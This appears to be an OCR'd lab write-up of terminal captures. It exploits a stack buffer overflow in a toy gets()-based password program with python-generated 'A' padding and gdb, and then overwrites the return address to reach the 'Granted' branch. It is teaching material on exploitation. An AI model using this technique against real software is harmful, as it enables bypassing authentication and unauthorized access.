



A) Buffer Overflow









File Edit View Search Terminal Help
7:57 PM Seed
[10/03/2020 19:57] seed@ubuntu:~/buffer overflow testing$ python -c 'print "A"*50' >attack.txt
[10/03/2020 19:57] seed@ubuntu:~/buffer overflow testing$ cat attack.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[10/03/2020 19:57] seed@ubuntu:~/buffer overflow testing$ ./a.out <attack.txt
Password?
fail
Segmentation fault (core dumped)
[10/03/2020 19:57] seed@ubuntu:~/buffer overflow testing$


File Edit View Search Terminal Help
7:58 PM Seed
[10/03/2020 19:58] seed@ubuntu:~/buffer overflow testing$ gdb ./a.out
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/buffer overflow testing/a.out...(no debugging symbols found)...done.
(gdb) disass main



File Edit View Search Terminal Help
7:58 PM Seed
Dump of assembler code for function main:
0x08048404 <+0>: push %ebp
0x08048405 <+1>: mov %esp,%ebp
0x08048407 <+3>: push %edi
0x08048408 <+4>: push %esi
0x08048409 <+5>: and $0xfffffff0,%esp
0x0804840c <+8>: sub $0x20,%esp
0x0804840f <+11>: movl $0x8048560,(%esp)
0x08048416 <+18>: call 0x8048320 <puts@plt>
0x0804841b <+23>: lea 0x10(%esp),%eax
0x0804841f <+27>: mov %eax,(%esp)
0x08048422 <+30>: call 0x8048310 <gets@plt>
0x08048427 <+35>: lea 0x10(%esp),%eax
0x0804842b <+39>: mov %eax,%edx
0x0804842d <+41>: mov $0x804856b,%eax
0x08048432 <+46>: mov $0x8,%ecx
0x08048437 <+51>: mov %edx,%esi
0x08048439 <+53>: mov %eax,%edi
0x0804843b <+55>: repz cmpsb %es:(%edi),%ds:(%esi)
0x0804843d <+57>: seta %dl
0x08048440 <+60>: setb %al
0x08048443 <+63>: mov %edx,%ecx
0x08048445 <+65>: sub %al,%cl
0x08048447 <+67>: mov %ecx,%eax
0x08048449 <+69>: movsbl %al,%eax
0x0804844c <+72>: test %eax,%eax
---Type <return> to continue, or q <return> to quit---



File Edit View Search Terminal Help
7:59 PM Seed
(gdb) b *0x08048422
Breakpoint 1 at 0x8048422
(gdb) b *0x08048427
Breakpoint 2 at 0x8048427
(gdb) r
Starting program: /home/seed/buffer overflow testing/a.out
Password?
Breakpoint 1, 0x08048422 in main ()
(gdb) c
Continuing.
AAAAAAAA
Breakpoint 2, 0x08048427 in main ()
(gdb) x/20x $esp
0xbffff320: 0xbffff330 0xb7e53196 0xb7fc4ff4 0xb7e53225
0xbffff330: 0x41414141 0x41414141 0x08048400 0xb7fc4ff4
0xbffff340: 0x00000000 0x00000000 0x00000000 0xb7e394d3
0xbffff350: 0x00000001 0xbffff3e4 0xbffff3ec 0xb7fdc858
0xbffff360: 0x00000000 0xbffff31c 0xbffff3ec 0x00000000
(gdb) c
Continuing.
fail
[Inferior 1 (process 2984) exited normally]
(gdb)


File Edit View Search Terminal Help
8:00 PM Seed
(gdb) c
Continuing.
fail
[Inferior 1 (process 2984) exited normally]
(gdb) ^Z
[1]+ Stopped gdb ./a.out
[10/03/2020 20:00] seed@ubuntu:~/buffer overflow testing$ python -c 'print "A"*28' >attack.txt
[10/03/2020 20:00] seed@ubuntu:~/buffer overflow testing$ fg
gdb ./a.out
r <attack.txt
Starting program: /home/seed/buffer overflow testing/a.out <attack.txt
Password?
Breakpoint 1, 0x08048422 in main ()
(gdb) c
Continuing.
Breakpoint 2, 0x08048427 in main ()
(gdb) x/20x $esp
0xbffff320: 0xbffff330 0xb7e53196 0xb7fc4ff4 0xb7e53225
0xbffff330: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff340: 0x41414141 0x41414141 0x41414141 0xb7e39400
0xbffff350: 0x00000001 0xbffff3e4 0xbffff3ec 0xb7fdc858
0xbffff360: 0x00000000 0xbffff31c 0xbffff3ec 0x00000000
(gdb)


File Edit View Search Terminal Help
8:01 PM Seed
(gdb) ^Z
[1]+ Stopped gdb ./a.out
[10/03/2020 20:01] seed@ubuntu:~/buffer overflow testing$ python -c 'print "A"*28+"B"*4' >attack.txt
[10/03/2020 20:01] seed@ubuntu:~/buffer overflow testing$ cat attack.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
[10/03/2020 20:01] seed@ubuntu:~/buffer overflow testing$ fg
gdb ./a.out
r <attack.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/buffer overflow testing/a.out <attack.txt
Password?
Breakpoint 1, 0x08048422 in main ()
(gdb) c
Continuing.
Breakpoint 2, 0x08048427 in main ()
(gdb) x/20x $esp
0xbffff320: 0xbffff330 0xb7e53196 0xb7fc4ff4 0xb7e53225
0xbffff330: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff340: 0x41414141 0x41414141 0x41414141 0x42424242
0xbffff350: 0x00000000 0xbffff3e4 0xbffff3ec 0xb7fdc858
0xbffff360: 0x00000000 0xbffff31c 0xbffff3ec 0x00000000
(gdb) c
Continuing.


(gbd) info func



File Edit View Search Terminal Help
8:08 PM Seed
[10/03/2020 20:06] seed@ubuntu:~/buffer overflow testing$ python -c 'print "A"*28+"\x71\x84\x04\x08"' >attack.txt
[10/03/2020 20:07] seed@ubuntu:~/buffer overflow testing$ cat attack.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAq◆
[10/03/2020 20:07] seed@ubuntu:~/buffer overflow testing$ fg
gdb ./a.out
r <attack.txt
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/buffer overflow testing/a.out <attack.txt
Password?
Breakpoint 1, 0x08048422 in main ()
(gdb) c
Continuing.
Breakpoint 2, 0x08048427 in main ()
(gdb) x/20x $esp
0xbffff320: 0xbffff330 0xb7e53196 0xb7fc4ff4 0xb7e53225
0xbffff330: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff340: 0x41414141 0x41414141 0x41414141 0x08048471
0xbffff350: 0x00000000 0xbffff3e4 0xbffff3ec 0xb7fdc858
0xbffff360: 0x00000000 0xbffff31c 0xbffff3ec 0x00000000
(gdb) c
Continuing.


File Edit View Search Terminal Help
8:09 PM Seed
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/buffer overflow testing/a.out <attack.txt
Password?
Breakpoint 1, 0x08048422 in main ()
(gdb) c
Continuing.
Breakpoint 2, 0x08048427 in main ()
(gdb) x/20x $esp
0xbffff320: 0xbffff330 0xb7e53196 0xb7fc4ff4 0xb7e53225
0xbffff330: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff340: 0x41414141 0x41414141 0x41414141 0x08048471
0xbffff350: 0x00000000 0xbffff3e4 0xbffff3ec 0xb7fdc858
0xbffff360: 0x00000000 0xbffff31c 0xbffff3ec 0x00000000
(gdb) c
Continuing.
fail
Granted
Program received signal SIGSEGV, Segmentation fault.
0x00000000 in ?? ()
(gdb)

